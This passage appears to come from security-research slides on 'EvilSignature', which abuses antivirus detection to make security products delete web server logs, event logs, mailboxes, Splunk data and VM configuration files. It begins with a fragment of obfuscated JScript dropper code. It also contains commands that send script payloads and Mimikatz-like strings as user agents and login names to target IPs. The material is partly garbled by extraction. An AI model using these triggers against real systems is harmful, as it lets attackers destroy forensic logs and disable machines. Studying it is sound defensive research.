z){cx = true; q = "31" + 11 * h + q; x0 = true; break;}}function br() {return ((cx == true) && (cx == x0)) ? 1 : z};if (cx && br() && x0){function QT() {return v["ExpandEnvironmentStrings"]("%TE"+"MP%/" + "7iAfUtMj8p5dq2.exe");}; g = QT0(); f = WScript[qg](g); var G = 1; while (G){try {f[y]("GET", "", false);f["send"]();S0 = "Sleep";for (;;){WScript[S0](x() * 11); if (f["readyState"]) break;};G = z;} catch(u){};}function o(fB) {var S = (1, 2, 3, 4, 5, fB); return S;};N = WScript[ue]({"AD00B.Stream"});g = N;g[y]();g["type"] = o(1);g["write"](f["ResponseBody"]);N["position"] = o(z);g["Save" + "ToFile"](QT(), 2);N["c"+"lose"]();r = QT();p(r)};</script></html> (edited)
```



Linux™



LOGS

Remote deletion of Linux Web Server Logs



Remote Deletion of Linux Web Server Logs - Nginx Demo

The image displays a remote Nginx web server interface on the left, showing a 'Welcome to nginx!' message. In the center, an Ubuntu terminal window shows a user attempting to run the command `tail /var/log/nginx/access.log`, which fails with the error: `tail: cannot open '/var/log/nginx/access.log' for reading: Operation not permitted`. In the bottom-left, a Windows Command Prompt window shows a series of Python requests being sent to the target IP (192.168.220.130). The third request is highlighted with a red box and contains a JavaScript payload designed to delete the log file. In the bottom-right, a Kaspersky Endpoint Security window shows the file `/var/log/nginx/access.log` identified as `Exploit.PHP.Deftool.a` and marked for removal.

Command Prompt

```
C:\Users\Shmuel\Desktop>python malicious_useragnet.py 192.168.220.130 test
Successfully sent request

C:\Users\Shmuel\Desktop>python malicious_useragnet.py 192.168.220.130 tes22
Successfully sent request

C:\Users\Shmuel\Desktop>python malicious_useragnet.py 192.168.220.130 "<script>function a(){var ddr = location.href.substring(0,location.href.indexOf('?')+1);var stri = location.href.substring(addr.length,location.href.length+1);inclvar = s
tri.substring(0,stri.indexOf('='));} function enviaCMD(){inclVar();window} </script>"
Successfully sent request

C:\Users\Shmuel\Desktop>
```

Kaspersky Endpoint Security 11.2.0 for Linux


Storage

- Total number of objects in Storage: 1
- Exploit.PHP.Deftool.a

Path: /var/log/nginx/access.log
Date added: 2022-11-02 18:38
Will be removed on: 2023-01-31
File size: 1063

Remote Deletion of Windows Web Server Logs

- The Web server's market share



Windows - FTP - Remote Deletion of Filezilla server logs

```
C:\playground\defender_signatures>ftp 192.168.120.161
Connected to 192.168.120.161.
220-FileZilla Server 1.5.1
220 Please visit https://filezilla-project.org/
202 UTF8 mode is always enabled. No need to send this command
User (192.168.120.161:(none)): Add-MemberNoteProperty-NameVirtualProtect-Value$VirtualProtect
331 Please, specify the password.
Password:
530 Login incorrect.
Login failed.
```

HackTool:Win32/MikatzIdha

Alert level: High
Status: Active
Date: 02/11/2022 8:55
Category: Tool
Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:


file: C:\Program Files\FileZilla Server\Logs\filezilla-server.log


OK



Remote deletion of local mailbox - Mozilla ThunderBird

- Send mail to victim with a subject with the EvilSignature



 Threat quarantined
20/11/2022 3:10

Detected: HackTool:Win32/Mikatz!dha

Status: Quarantined

Quarantined files are in a restricted area where they can't harm your device. They will be removed automatically.

Date: 20/11/2022 3:11

Details: This program has potentially unwanted behavior.

Affected items:



file: C:\Users\Safbreach\AppData\Roaming\Thunderbird\Profiles\gz8udxy6.default-release\ImapMail
\imap.gmail.com\INBOX



Local - Unprivileged deletion of Windows event log file

corrupted msi with
version info includes the signature

Application.evtx is deleted



Remote - Deletion of Windows event log file

Failed SMB login attempts, the username includes signature

Security.evtx remotely deleted

The screenshot shows the Windows Event Viewer interface. The left pane shows the tree view with 'Security' selected under 'Windows Logs'. The main pane displays a list of events with the following columns: Keywords, Date and Time, Source, Event ID, and Task Category. All events are 'Audit Failure' events with Event ID 4625, occurring on 29/10/2022 at 12:30:22, from the source 'Microsoft Windows security auditing.' Below the list, the details for Event 4625 are shown in 'Friendly View'. The 'EventData' section is expanded, showing fields: SubjectUserSid (S-1-0-0), SubjectUserName (-), SubjectDomainName (-), SubjectLogonId (0x0), TargetUserSid (S-1-0-0), TargetUserName (Add-Member NoteProperty -Name VirtualProtect -Value \$VirtualProtect), and TargetDomainName (domain). The 'TargetUserName' field is highlighted with a red box.

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon
Audit Failure	29/10/2022 12:30:22	Microsoft Windows security auditing.	4625	Logon

Event 4625, Microsoft Windows security auditing.

General Details

Friendly View XML View

+ System

- EventData

SubjectUserSid S-1-0-0

SubjectUserName -

SubjectDomainName -

SubjectLogonId 0x0

TargetUserSid S-1-0-0

TargetUserName Add-Member NoteProperty -Name VirtualProtect -Value \$VirtualProtect

TargetDomainName domain

HackTool:Win32/Mikatz!dha

Alert level: High

Status: Active

Date: 29/10/2022 12:34

Category: Tool

Details: This program has potentially unwanted behavior.


[Learn more](#)

Affected items:

file: C:\Windows\System32\winevt\Logs\Security.evtx

OK

Remote - Remote Deletion of Windows event log file



Windows Defender - Self cannibalism demo




EvilSignature - Collateral damage - 2nd phase - Splunk


All rivers flow to the sea



Domino Effect - Splunk



- All rivers flow to the sea ... all logs flow to Splunk



EvilSignature - Collateral damage - 2nd phase - Splunk

Manually adding log file, the filename includes the EvilSignature

Windows10_insider_previ... x
Login | Splunk x
Add Data - Set Sourcetype | Spl... x

127.0.0.1:8000/en-US/manager/search/adddatamethods/datapreview

Administrator Messages Settings Activity Help Find

Add Data **Next >**

Select Source Set Source Type Input Settings Review Done

Set Source Type

This page lets you see how the Splunk platform sees your data before indexing. If the events look correct and have the right timestamps, click "Next" to proceed. If not, use the options below to define proper event breaks and timestamps. If you cannot find an appropriate source type for your data, create a new one by clicking "Save As".

Source: **frompython.keyboardstr(key.txt)** [View Event Summary](#)

Error reading preview settings file: C:\Program Files\Splunk\var\run\splunk\dispatch\1667939169.19\indexpreview.csv: Operation did not complete successfully because the file contains a virus or potentially unwanted software.

Source type: Select Source Type **Save As**

- Event Breaks
- Timestamp
- Advanced

Windows Security
Windows Security
Threats found
Microsoft Defender Antivirus found threats. Get details.
Dismiss

Backdoor:PHP/Remoteshell.B

Alert level: Severe

Status: Active

Date: 08/11/2022 12:36

Category: Backdoor

Details: This program provides remote access to the computer.

[Learn more](#)

Affected items:

file: C:\Program Files\Splunk\var\lib\splunk\defaultdb\db_hot_v1_0\rawdata\0

HackTool:SH/PythonKeylogger.B

Alert level: High

Status: Active

Date: 08/11/2022 12:26

Category: Tool

Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:

file: C:\Program Files\Splunk\var\run\splunk\dispatch\1667939169.19\indexpreview.csv
file: C:\Program Files\Splunk\var\run\splunk\dispatch\1667939169.19\info.csv
file: C:\Program Files\Splunk\var\run\splunk\dispatch\1667939169.19\status.csv

EvilSignature - Collateral damage - 2nd phase - Splunk

- Splunk collect windows security event logs

EventType=0

ComputerName=DESKTOP-6655UUR

[Show all 61 lines](#)

Event Actions ▾

Type	<input checked="" type="checkbox"/> Field	Value
Selected	<input checked="" type="checkbox"/> host ▾	DESKTOP-6655UUR
	<input checked="" type="checkbox"/> source ▾	WinEventLog:Security
	<input checked="" type="checkbox"/> sourcetype ▾	WinEventLog:Security
Event	<input type="checkbox"/> Account_Domain ▾	- domain
	<input type="checkbox"/> Account_Name ▾	-

```
Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect
```

HackTool:Win32/Mikatz!dha

Alert level: High

Status: Active

Date: 08/11/2022 14:18

Category: Tool

Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:

file: C:\Program Files\Splunk\var\lib\splunk\defaultdb\db\hot_v1_0\rawdata\8999987


OK

VMWARE - Permanent Denial Of Service




VMWARE - Permanent Denial Of Service

- VMX file contains the configuration data of the guest VM and it's necessary for the machine to boot up.



